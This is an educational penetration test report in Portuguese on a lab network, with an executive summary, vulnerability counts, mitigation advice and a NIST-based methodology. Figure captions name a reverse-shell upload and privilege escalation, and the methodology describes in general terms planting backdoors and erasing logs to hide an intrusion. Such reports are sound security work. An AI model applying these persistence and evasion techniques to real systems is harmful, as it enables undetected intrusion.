

MAIO DE 2022

RELATÓRIO DE TESTE DE INVASÃO

ATENÇÃO: ESTE É UM RELATÓRIO EDUCACIONAL E NÃO
REPRESENTA UM AMBIENTE REAL

AS TÉCNICAS APRESENTADAS NESTE RELATÓRIO DEVEM SER UTILIZADAS APENAS EM
AMBIENTES CONTROLADOS OU COM A DEVIDA AUTORIZAÇÃO. O USO INDEVIDO PODE
ACARREJAR CONSEQUÊNCIAS LEGAIS.

PARA GARANTIR A CONFIDENCIALIDADE E SEGURANÇA, ALGUMAS INFORMAÇÕES
FORAM INTENCIONALMENTE SUPRIMIDAS OU ALTERADAS. APENAS UM SERVIDOR FOI
MANTIDO COMO EXEMPLO PRÁTICO, ENQUANTO OS DEMAIS FORAM REMOVIDOS DO
RELATÓRIO. NENHUM DADO SENSÍVEL OU QUE POSSA COMPROMETER TERCEIROS ESTÁ
PRESENTE NESTE DOCUMENTO.

FERNANDO BRACALENTE
CISSP / CCSP / CEH / DPO
bracalente@hotmail.com

Sumário

Sumário.....	1
Sumario de Imagens	2
Histórico de Versionamento.....	3
Apresentação deste documento	4
Sobre o sumário executivo	4
• Objetivos - O que se pretende alcançar com o teste de invasão.....	4
• Escopo de Atuação - Definição dos limites e alvos do pentest.....	4
• Cronograma - Período de execução e principais marcos do teste.....	4
• Sumário e Gráficos das Vulnerabilidades - Visão geral das falhas identificadas e seus impactos.....	4
• Sugestão de Plano de Ação - Recomendações para mitigação das vulnerabilidades encontradas.	4
• Severidade e Complexidade – Classificação das falhas com base em seu impacto e dificuldade de exploração.....	4
• Parecer Final – Conclusão sobre o nível de segurança do ambiente avaliado.	4
Sobre a metodologia.....	4
• Metodologia adotada – Referências a padrões como OWASP, NIST SP800-115 e frameworks de segurança.....	4
• Fase de Planejamento – Coleta inicial de informações e definição da abordagem....	4
• Fase de Descoberta – Identificação de ativos e serviços expostos.....	4
• Fase de Ataque – Tentativas de exploração baseadas nas vulnerabilidades identificadas.....	4
• Fase de Exploração – Execução de exploits e avaliação do impacto da exploração bem-sucedida.....	4
• Fase de Pós-Exploração – Movimentação lateral, persistência e exfiltração de dados simuladas.	4
• Membros do Time de Execução – Identificação dos responsáveis pelo pentest.....	4
Sobre a sessão técnica	5
Sumário executivo	5
Objetivo.....	5
Escopo de Trabalho.....	5
Cronograma	5

Sumário e gráficos das vulnerabilidades Identificadas.....	6
Sugestão de plano de ação	8
Metodologia	14
Metodologia adotada	14
Etapas.....	15
Planejamento	15
Descoberta	15
Ataque	15
Exploração	15
Pós Exploração	16
Documentação	16
Membro do time de trabalho	17
Fernando Bracalente – Líder Técnico	17
Sessão Técnica	18
Servidor 192.168.80.3	19
Scan e reconhecimento.....	19
Lista de Vulnerabilidades	32

Sumario de Imagens

FIGURA 1 - GRÁFICO DE RELAÇÃO VULNERABILIDADES V.S. HOSTS	6
FIGURA 1 - GRÁFICO DE QUANTIDADE DE VULNERABILIDADES ENCONTRADAS.....	7
FIGURA 2 - GRÁFICO MOSTRANDO A QUALIDADE DAS VULNERABILIDADES ENCONTRADAS VS RISCO.	7
FIGURA 3 - DIAGRAMA DE METODOLOGIA	14
FIGURA 4 - RESULTADO DO SCAN DA REDE EXCLUINDO O HOST 192.168.80.1	18
FIGURA 3.1 - RESULTADO DO SCAN COM NMAP	20
FIGURA 3.2 - RESULTADO DO SCAN COM NMAP	21
FIGURA 3.3 - RESULTADO DO COMANDO DIRB	21
FIGURA 3.4 – PRINT DO SITE REVESHELLS.COM.....	22
FIGURA 3.5 – EVIDÊNCIA DO ARQUIVO SHELLFB2.PHP.....	23
FIGURA 3.6 – EVIDÊNCIA DA TRANSFERÊNCIA DO ARQUIVO SHELLFB2.PHP.....	23
FIGURA 3.7 – EVIDÊNCIA DO COMANDO NC ESCUTANDO POR UMA CONEXÃO DE ENTRADAS	24
FIGURA 3.8 – EVIDÊNCIA DO SHELL REVERSO	25
FIGURA 3.9 – EVIDÊNCIA DO USO DO MÓDULO SIMPLEHTTPSERVER.....	25
FIGURA 3.10 – EVIDÊNCIA DO COMANDO WGET	26
FIGURA 3.11 – EVIDÊNCIA DA TRANSFERÊNCIA DO ARQUIVO.....	27
FIGURA 3.12 – EVIDÊNCIA DA EXECUÇÃO DO COMANDO LINPEAS.SH.....	27
FIGURA 3.13 – EVIDÊNCIA DA EXECUÇÃO DO COMANDO LINPEAS.SH.....	28
FIGURA 3.14 – EVIDÊNCIA DA VULNERABILIDADE EXPLORADA.....	29
FIGURA 3.15 – EVIDÊNCIA DA LÓGICA PARA A EXPLORAÇÃO DA VULNERABILIDADE	29

HISTÓRICO DE VERSIONAMENTO

Versão	Data	Autor	Descrição
1.0	01/04/2022	Fernando Bracalente	<i>Versão Inicial</i>
1.1	10/04/2022	Fernando Bracalente	<i>Desenvolvimento do trabalho</i>
1.2	19/04/2022	Fernando Bracalente	<i>Revisão</i>
2.0	01/05/2022	Fernando Bracalente	<i>Versão Final</i>

Apresentação deste documento

Este relatório está dividido em três sessões com propósitos distintos apresentados a seguir:

Sobre o sumário executivo

Nesta seção, os resultados e conclusões do trabalho são apresentados de maneira objetiva, sem aprofundamento técnico, facilitando a compreensão por tomadores de decisão. Os principais componentes incluem:

Componentes desta sessão:

- **Objetivos** - O que se pretende alcançar com o teste de invasão.
- **Escopo de Atuação** - Definição dos limites e alvos do pentest.
- **Cronograma** - Período de execução e principais marcos do teste.
- **Sumário e Gráficos das Vulnerabilidades** - Visão geral das falhas identificadas e seus impactos.
- **Sugestão de Plano de Ação** - Recomendações para mitigação das vulnerabilidades encontradas.
- **Severidade e Complexidade** – Classificação das falhas com base em seu impacto e dificuldade de exploração.
- **Parecer Final** – Conclusão sobre o nível de segurança do ambiente avaliado.

Sobre a metodologia

A seção de metodologia detalha a abordagem utilizada na execução do pentest. Ela segue um fluxo estruturado, baseado em frameworks reconhecidos, e inclui:

Componentes desta seção:

- **Metodologia adotada** – Referências a padrões como OWASP, NIST SP800-115 e frameworks de segurança.
- **Fase de Planejamento** – Coleta inicial de informações e definição da abordagem.
- **Fase de Descoberta** – Identificação de ativos e serviços expostos.
- **Fase de Ataque** – Tentativas de exploração baseadas nas vulnerabilidades identificadas.
- **Fase de Exploração** – Execução de exploits e avaliação do impacto da exploração bem-sucedida.
- **Fase de Pós-Exploração** – Movimentação lateral, persistência e exfiltração de dados simuladas.
- **Membros do Time de Execução** – Identificação dos responsáveis pelo pentest.

Sobre a sessão técnica

Nesta seção, os ataques realizados e as vulnerabilidades encontradas são descritos em maior profundidade. São apresentados detalhes como:

- **Ferramentas utilizadas** – Nmap, Dirb, LinPEAS, entre outras.
- **Comandos e Exploits Aplicados** – Scripts e técnicas utilizadas para explorar as vulnerabilidades.
- **Evidências** – Prints de tela, logs e resultados dos testes.
- **Sugestões de Mitigação** – Medidas recomendadas para corrigir as falhas encontradas.

Sumário executivo

Nesta seção, os resultados e pareceres do trabalho são apresentados de maneira objetiva, sem aprofundamento técnico, facilitando a compreensão por tomadores de decisão.

Objetivo

Os principais objetivos do teste de invasão (TDI) foram:

- **Acessar 5 servidores** por meio de exploração de vulnerabilidade e obter acesso privilegiado nestes servidores.
- **Obter a flag** escondida em cada servidor.

Escopo de Trabalho

O teste de invasão foi executado de forma remota, via VPN provida pelo cliente, como escopo foi definido o seguinte IPS:

- 92.168.80.0/24 Rede
- 192.168.80.1/32 Este host está fora do escopo

Estimou-se um total de 105 horas para execução do trabalho

Cronograma

O cronograma da fase de teste de Intrusão seguiu conforme detalhado abaixo:

Atividade	Data de Início	Data de Conclusão
Teste de Intrusão Remoto	01 de abril de 2022	22 de abril de 2022
Criação do Relatório	22 de abril de 2022	01 de maio de 2022

Sumário e gráficos das vulnerabilidades Identificadas

Nesta sessão são detalhadas as vulnerabilidades encontradas no ambiente de forma simplificada, a lista detalhada encontra-se na página 64.

Indicadores de vulnerabilidades encontradas no ambiente por risco.

Critério de categorização:

- **Crítica** – Falhas que permitem acesso a dados sensíveis ou execução remota de código.
- **Alta** – Vulnerabilidades que comprometem a disponibilidade, integridade ou confidencialidade da informação.
- **Média** – Falhas que podem ser exploradas, mas sem impacto direto em dados sensíveis.
- **Baixa** – Exposição de informações não críticas que podem auxiliar um atacante em estágios iniciais.
- **Informacional** – Vazamento de informações sem impacto imediato, mas que pode ser útil para ataques mais elaborados.

Risco	Crítico	Alto	Médio	Baixo	Info
Quantidades	7	1	7	9	1

O gráfico exibe a distribuição das vulnerabilidades identificadas em diferentes servidores durante um teste de invasão. Cada barra representa um tipo de vulnerabilidade categorizado por nível de risco, conforme a seguinte legenda.




Figura 1 - Gráfico de relação Vulnerabilidades v.s. Hosts




Figura 1 - Gráfico de quantidade de vulnerabilidades encontradas



Figura 2 - Gráfico mostrando a qualidade das vulnerabilidades encontradas vs risco.

Sugestão de plano de ação

A seguir, são descritas as vulnerabilidades identificadas e as medidas sugeridas para mitigar a exploração, reduzindo os riscos de comprometimento do ambiente.

Vulnerabilidade	Hosts	Recomendações
Uso de software desatualizado e com vulnerabilidades conhecidas	92.168.80.3 192.168.80.113 192.168.80.200 192.168.80.201 192.168.80.202	Cada organização deve estabelecer e manter um plano contínuo de monitoramento, análise e implementação de atualizações de segurança, garantindo que aplicações e sistemas permaneçam protegidos ao longo de sua vida útil. Para isso, é essencial manter um inventário atualizado de softwares utilizados na empresa, identificando periodicamente as atualizações de segurança (patches) necessárias e aplicando-as de forma estruturada, reduzindo vulnerabilidades exploráveis. Além disso, a adoção de modelos de segurança reconhecidos internacionalmente, como as diretrizes do NIST (National Institute of Standards and Technology) e as normas da ISO (International Organization for Standardization), contribui para o fortalecimento da segurança no Ciclo de Vida de Desenvolvimento de Software (SDLC), promovendo práticas alinhadas às melhores recomendações do setor.
Práticas de codificação seguras, tratamento de inputs / upload de arquivo malicioso	192.168.80.3 192.168.80.200	A implementação de práticas de codificação seguras é essencial para reduzir vulnerabilidades e mitigar riscos associados ao desenvolvimento de software. Para garantir a segurança do código, recomenda-se a adoção das seguintes medidas: Validação de entrada: Verifique e sanitize todos os dados recebidos, especialmente de fontes não confiáveis, rejeitando entradas inválidas para prevenir ataques como SQL Injection e Cross-Site Scripting (XSS). Princípio do menor privilégio: Por padrão, o acesso deve ser negado a todos, sendo concedido apenas conforme necessário, minimizando a superfície de ataque. Configuração segura do sistema: Proteja servidores e dispositivos restringindo permissões, mantendo sistemas e softwares sempre atualizados com patches de segurança aplicados de forma ágil. Mais informações sobre melhores práticas podem ser consultadas nos guias do NIST (National Institute of Standards and Technology): www.nist.gov. Proteção contra execução de código malicioso: Utilize mecanismos de segurança como SELinux e GRSecurity para impedir a execução não autorizada de binários maliciosos. Segurança em toda a infraestrutura: A organização deve proteger sistemas, dados críticos e ativos menos evidentes, pois, uma vez comprometido, um invasor pode explorar vulnerabilidades adicionais para eleva privilégios e obter controle total do servidor.

		A adoção dessas práticas fortalece a postura de segurança da empresa , reduzindo a exposição a ameaças e garantindo maior resiliência contra ataques cibernéticos .
Gerenciamento adequado de contas com privilégios administrativos – Violação de menor privilégio	192.168.80.3 192.168.80.113 192.168.80.200 192.168.80.201 192.168.80.202	A gestão adequada de contas privilegiadas é essencial para minimizar riscos de segurança e evitar acessos não autorizados. Todas as contas devem ser protegidas seguindo as melhores práticas do setor, garantindo que credenciais e permissões sejam devidamente controladas. Para fortalecer a segurança, recomenda-se a implementação das seguintes medidas: Inventário e Monitoramento: Manter um registro atualizado de todas as contas privilegiadas, documentando onde elas existem, para que são utilizadas e monitorando suas atividades continuamente. Minimização de Privilégios: Reduzir ao mínimo necessário o número e escopo das contas privilegiadas, aplicando o princípio do menor privilégio para limitar acessos desnecessários. Análise de Riscos e Simulações: Avaliar regularmente riscos associados a contas privilegiadas, identificando ameaças potenciais. Além disso, realizar simulações de ataques em ambiente controlado para validar controles de segurança. Separação e Controle de Credenciais: Impedir que administradores compartilhem contas e senhas, garantindo que cada usuário possua credenciais únicas e rastreáveis. Monitoramento de Comportamento: Implementar ferramentas de análise para identificar atividades suspeitas ou possíveis credenciais comprometidas. Restrições de Acesso: Limitar a execução de processos dentro do diretório inicial do aplicativo antes da abertura de arquivos. Aplicações que operam com privilégios elevados sem necessidade aumentam a superfície de ataque. Gerenciamento de Permissões: Revisar regularmente as permissões atribuídas no arquivo /etc/sudoers, garantindo que somente usuários autorizados tenham privilégios elevados. Autenticação Multifator (2FA): Implementar autenticação de dois fatores (2FA) para todas as contas privilegiadas, adicionando uma camada extra de proteção contra acessos indevidos. A aplicação rigorosa dessas práticas reduz significativamente o risco de comprometimento de credenciais privilegiadas, fortalecendo a postura de segurança da organização e prevenindo ataques de escalonamento de privilégios.
FTP anônimo habilitado	192.168.80.3	O acesso anônimo em servidores FTP deve ser estritamente controlado e permitido apenas quando for absolutamente necessário para disponibilizar arquivos publicamente. Caso contrário, essa configuração pode expor dados sensíveis e permitir que usuários não autenticados em qualquer parte do

		mundo naveguem, façam downloads e até realizem uploads de arquivos, aumentando significativamente o risco de comprometimento do sistema. Para garantir a segurança do servidor FTP, recomenda-se: Restrição de Acesso – Desativar o acesso anônimo sempre que possível, exigindo autenticação para qualquer tipo de interação com o servidor. Diretório Restrito – Configurar o servidor para que os arquivos disponibilizados fiquem armazenados exclusivamente em um diretório específico, evitando a exposição de diretórios críticos do sistema. Proteção da Estrutura do Sistema – Nunca permitir que o diretório raiz (/) ou discos inteiros sejam compartilhados. Caso seja necessário compartilhar uma partição completa, certifique-se de que ela contenha apenas informações públicas e não sensíveis. A configuração inadequada do FTP pode ser explorada por invasores para roubo de informações, ataques de injeção de arquivos maliciosos e movimentação lateral dentro da rede. Portanto, boas práticas de segurança e monitoramento contínuo são essenciais para mitigar riscos e garantir a integridade do ambiente.
Monitorar os logs dos servidores	192.168.80.3 192. 168.80.113 192.168.80.200 192.168.80.201 192.168.80.202	A instituição deve estabelecer um processo estruturado e contínuo de análise de logs, garantindo que eventos críticos sejam monitorados de forma eficiente. Registros de log são fundamentais para a manutenção, segurança e auditoria de sistemas, permitindo a identificação precoce de anomalias, falhas operacionais e possíveis tentativas de ataque. Para garantir uma gestão eficaz de logs, recomenda-se: Monitoramento Proativo – Implementar ferramentas de SIEM (Security Information and Event Management) para coletar, analisar e correlacionar eventos em tempo real. Armazenamento Seguro – Garantir que os logs sejam armazenados em locais protegidos contra alterações não autorizadas, assegurando sua integridade e disponibilidade. Definição de Retenção – Estabelecer uma política de retenção de logs conforme requisitos regulatórios e necessidades operacionais. Análise Periódica – Realizar revisões frequentes dos registros para identificar comportamentos suspeitos, padrões de ataque e falhas no ambiente. Alertas Automatizados – Configurar notificações automáticas para eventos críticos, permitindo uma resposta rápida a incidentes de segurança. A análise diligente dos arquivos de log fortalece a postura de segurança da organização, melhora a detecção de ameaças e auxilia na conformidade com normativas de segurança da informação.

Ataques de força bruta permitido	192.168.80.3 192.168.80.113 192.168.80.200 192.168.80.201 192.168.80.202	A implementação de mecanismos de defesa automatizados, como o Fail2Ban, combinada com a autenticação multifator (2FA), é fundamental para mitigar ataques de força bruta e proteger serviços críticos contra acessos não autorizados. Fail2Ban: Monitoramento e Bloqueio de IPs Maliciosos O Fail2Ban é uma ferramenta eficaz para a detecção e mitigação de atividades suspeitas, analisando arquivos de log (ex.: /var/log/apache/error_log) em busca de padrões de comportamento malicioso, como: Múltiplas falhas de login Tentativas repetidas de exploração de vulnerabilidades Acessos suspeitos a serviços sensíveis Com base nesses eventos, o Fail2Ban pode atualizar automaticamente as regras de firewall, bloqueando IPs maliciosos por um período definido. Além disso, pode ser configurado para realizar outras ações, como o envio de alertas por e-mail. Reforço da Segurança com Autenticação Multifator (2FA) Para aumentar a proteção contra acessos indevidos, a instituição deve exigir autenticação multifator (2FA) para todos os serviços críticos. O 2FA adiciona uma camada extra de segurança, pois: A senha sozinha não é suficiente – Mesmo que um invasor consiga obtê-la, ele ainda precisará de um segundo fator, como um token, smartphone ou e-mail. Redução do risco de ataques automatizados – A necessidade de um fator adicional dificulta a ação de bots e invasores persistentes. Maior proteção contra vazamento de credenciais – Mesmo em caso de comprometimento da senha, o acesso não será concedido sem o segundo fator de autenticação. A combinação de Fail2Ban para monitoramento de acessos suspeitos e 2FA para proteção de contas reduz significativamente a superfície de ataque, tornando a exploração de vulnerabilidades muito mais difícil para adversários.
Gestão de senhas	192.168.80.113	A segurança das credenciais administrativas é essencial para proteger sistemas contra acessos não autorizados e ataques cibernéticos. Para minimizar riscos, é fundamental adotar as seguintes boas práticas: Nunca armazene senhas em texto claro – Evite salvar credenciais de administrador em arquivos acessíveis, especialmente sem criptografia. Caso seja necessário armazená-las, utilize um cofre de senhas seguro, como Bitwarden, HashiCorp Vault ou KeePass, garantindo a proteção adequada. Evite o uso de usuários padrão – Contas administrativas padrão são alvos comuns de ataques. Sempre renomeie contas padrão

		ou, caso isso não seja possível, restringa seus acessos ao mínimo necessário. Implemente autenticação multifator (2FA) – Todas as contas privilegiadas devem exigir um segundo fator de autenticação, reduzindo o risco de comprometimento mesmo em caso de vazamento de credenciais. Política de gerenciamento de senhas – Estabeleça regras rigorosas para a criação, armazenamento e renovação de senhas, garantindo que sejam complexas, únicas e periodicamente alteradas. A adoção dessas práticas reduz significativamente o risco de ataques baseados em credenciais comprometidas, fortalecendo a postura de segurança da organização contra ameaças internas e externas.
HTTP - Ataques de Força Bruta	192.168.80.200	Para reduzir o risco de ataques de força bruta, onde um invasor tenta repetidamente adivinhar credenciais de acesso, recomenda-se a adoção de mecanismos que dificultem essas tentativas automatizadas. Medidas Recomendadas Implementação de CAPTCHA / reCAPTCHA – Utilizar CAPTCHA ou reCAPTCHA em páginas de login e formulários sensíveis impede que bots realizem múltiplas tentativas de autenticação. Rate Limiting (Limitação de Taxa) – Configurar limites de requisições por IP ou usuário dentro de um intervalo de tempo específico evita tentativas excessivas de login, reduzindo a eficácia de ataques automatizados. Bloqueio Temporário de IPs Suspeitos – Utilizar ferramentas como Fail2Ban ou regras de firewall para identificar e bloquear automaticamente IPs que excedam um determinado número de tentativas de login. Autenticação Multifator (2FA) – Exigir um segundo fator de autenticação (como token ou SMS) para acessos sensíveis, dificultando a invasão mesmo em caso de comprometimento de credenciais. Monitoramento e Análise de Logs – Configurar um SIEM (Security Information and Event Management) para monitorar tentativas de login falhas e detectar padrões suspeitos. A combinação dessas estratégias minimiza impactos de ataques automatizados, reduzindo tráfego malicioso, disparos de spam e tentativas de exploração de credenciais.

Parecer Final sobre a Segurança do Ambiente Avaliado

A análise dos sistemas revela **lacunas significativas na maturidade da instalação, configuração e manutenção da infraestrutura**. Para elevar o nível de segurança e preparar o ambiente para futuros testes de intrusão, recomenda-se a implementação de um **plano de ação estruturado**, com foco na **proteção da rede e das aplicações**.

Principais Pontos Identificados

Deficiência no Hardening de Sistemas – O ambiente carece de um processo robusto de **hardening**, que inclui:

- Mapeamento e mitigação de ameaças.
- Remoção de **serviços desnecessários**.
- Desativação de **contas e logins não utilizados**.
- Revisão periódica de **permissões administrativas**.

Presença de Sistemas Desatualizados e Vulneráveis – O uso de **softwares legados e sem suporte** representa um risco crítico, pois pode conter **vulnerabilidades públicas exploráveis**.

Recomendações de Controles Compensatórios – Para reduzir o impacto de vulnerabilidades até que a correção definitiva seja aplicada, recomenda-se a implementação de:

- **Virtual Patching** – Aplicação de correções temporárias para reduzir riscos sem necessidade de atualizações imediatas.
- **Web Application Firewall (WAF)** – Proteção contra **exploração de vulnerabilidades web** e ataques automatizados.

Conclusão

O teste de intrusão foi **bem-sucedido**, atingindo **todos os objetivos propostos**:

- **Captura de dados sensíveis**.
- **Escalação de privilégios até nível administrativo**.
- **Comprometimento dos servidores dentro do escopo definido**.

Diante desse cenário, **é essencial adotar medidas corretivas urgentes** para fortalecer a **resiliência da infraestrutura** contra ataques futuros e alinhar o ambiente às melhores práticas de segurança.

Fernando Bracalente

Metodologia

Neste tópico são explanadas as limitações de tecnologia e de abrangência do serviço executado, bem como a metodologia adotada durante a execução do trabalho.

Metodologia adotada

A metodologia aplicada no teste de intrusão seguiu uma abordagem de **busca em profundidade**, visando identificar a maior quantidade possível de vulnerabilidades dentro do cronograma estipulado. Além da identificação, houve a preocupação em explorar essas vulnerabilidades em profundidade, permitindo uma avaliação precisa dos riscos de segurança presentes no ambiente testado.

O Pentest, apesar de possuir diversos padrões de execução, é uma atividade que demanda **criatividade e adaptação**, sendo conduzido com um escopo definido mas observando as descobertas durante o exercício. Para ambientes web, o teste seguiu, mas não se limitou, às diretrizes do **OWASP (Open Web Application Security Project)**. Como referência metodológica geral, foi adotado o **NIST SP800-115 (Technical Guide to Information Security Testing and Assessment)**, que estrutura o teste de intrusão nas seguintes fases:

- **Planejamento** – Definição do escopo e objetivos do teste.
- **Descoberta** – Coleta de informações e mapeamento do ambiente.
- **Ataque** – Exploração de vulnerabilidades identificadas.
- **Pós-Exploração** – Avaliação do impacto e persistência do acesso.
- **Documentação** – Relato detalhado dos achados e recomendações de mitigação.

Essa abordagem permitiu uma avaliação abrangente da **postura de segurança do ambiente**, fornecendo insights críticos para a **identificação de vulnerabilidades, mitigação de riscos e fortalecimento das defesas cibernéticas**. As informações obtidas possibilitam a implementação de **medidas corretivas estratégicas**, alinhadas às melhores práticas de segurança, garantindo maior **resiliência contra ameaças e ataques futuros**.




Figura 3 - Diagrama de Metodologia – Fonte: NIST Special Publication 800-115 – Traduzido para português

Etapas

O trabalho foi planejado seguindo as seguintes etapas:

Planejamento

Na fase inicial do projeto (**planejamento**), são realizadas **atividades estratégicas de coleta de informações**, essenciais para a identificação de potenciais **superfícies de ataque**. Esse processo envolve a obtenção de **dados sobre servidores, aplicações web e outros ativos do ambiente**, utilizando **ferramentas especializadas e técnicas manuais** para **mapeamento e análise do cenário alvo**.

O objetivo dessa etapa é reunir **informações relevantes** que possibilitem a identificação de vulnerabilidades e auxiliem na definição das estratégias para as próximas fases do teste de intrusão.

Descoberta

A fase de descoberta no teste de penetração teve como objetivo a enumeração detalhada do ambiente, abrangendo a identificação de hosts ativos, subdomínios, dispositivos de rede e aplicações dentro do escopo. Durante essa etapa, foram coletadas informações críticas que serviram de base para a análise de vulnerabilidades, como o mapeamento de requisições e interações das aplicações, o envio e recepção de dados por servidores e a identificação de versões de software e sistemas operacionais.

A coleta dessas informações foi realizada por meio de ferramentas especializadas e técnicas manuais, permitindo um mapeamento preciso da superfície de ataque e facilitando a exploração de potenciais vulnerabilidades na fase seguinte do teste.

Ataque

Com base nas informações coletadas na fase de descoberta, esta etapa teve como objetivo a exploração das falhas identificadas no ambiente. Diversas técnicas e vetores de ataque foram aplicados para testar a segurança dos sistemas, abrangendo diferentes classes de vulnerabilidades. O foco principal foi a obtenção de acessos não autorizados, avaliando a eficácia dos controles de segurança e identificando potenciais pontos de comprometimento dentro do escopo do teste.

Exploração

A fase de exploração é uma das etapas mais críticas do teste de penetração, pois representa o maior potencial de impacto para o ambiente avaliado. Nessa etapa, as vulnerabilidades identificadas anteriormente são efetivamente exploradas com o objetivo de obter acesso ao

sistema. Para isso, foram utilizados exploits específicos para comprometer os ativos testados e validar a possibilidade de execução remota de código ou escalonamento de privilégios.

Ataques de força bruta ou negação de serviço não foram conduzidos nesta fase, garantindo que a integridade e a disponibilidade do ambiente não fossem comprometidas. Todo o processo foi realizado de forma controlada e previamente acordada com o cliente, seguindo boas práticas e metodologias reconhecidas.

Pós Exploração

Após obter acesso ao sistema remoto, o atacante pode optar por aprofundar a exploração da infraestrutura interna ou comprometer ainda mais o ambiente por meio da interceptação de tráfego de rede. No entanto, o principal objetivo dessa fase é garantir a **persistência do acesso**, permitindo que o atacante retorne ao sistema sem ser detectado.

Esse processo pode ser realizado por meio da instalação de **trojans, backdoors ou da ativação de serviços de acesso remoto** sem o conhecimento dos administradores. Além disso, nesta etapa, são aplicadas técnicas para **ocultar rastros e eliminar evidências da intrusão**, como a manipulação de logs e a remoção de registros de atividades, dificultando a detecção e resposta ao ataque.

Documentação

Nesta etapa, é elaborado o relatório final contendo uma descrição detalhada das atividades realizadas durante o teste de intrusão. O documento apresenta os resultados obtidos, incluindo a identificação das vulnerabilidades exploradas, a classificação dos riscos e as recomendações para mitigação ou correção das falhas identificadas.

Além da entrega formal do relatório, ocorre também o aceite do solicitante, garantindo que todas as etapas do serviço foram concluídas conforme o escopo definido. Esse relatório serve como referência para a implementação das melhorias de segurança, auxiliando na redução dos riscos e no fortalecimento da proteção do ambiente avaliado.

Membro do time de trabalho

A seguir uma breve descrição do integrante do time de trabalho.

Fernando Bracalente – Líder Técnico

Carreira desenvolvida na área de Tecnologia da Informação, profissional com experiência em diversos negócios como Consultoria, Financeira, Banco de Câmbio, Corretora de Valores, Indústria automotiva, metalúrgica e Consultoria de TI), passando pelas áreas de operação, suporte, infraestrutura, segurança da informação, redes, data systems, regulamentação IT-GRC (LGPD / GDPR / Bacen / CVM / B3) e administração de TI. Atuando há mais de 25 anos como analista, especialista, coordenador e gerente de equipe multidisciplinar e multicultural.



Destaque para o conhecimento técnico, gestão de equipes, gerenciamento de projetos, monitoração e controle dos principais KPIs, planejamento financeiro, plano de recuperação de desastres, gestão e análise de fornecedores (VRM) e processo de compras (RFP).

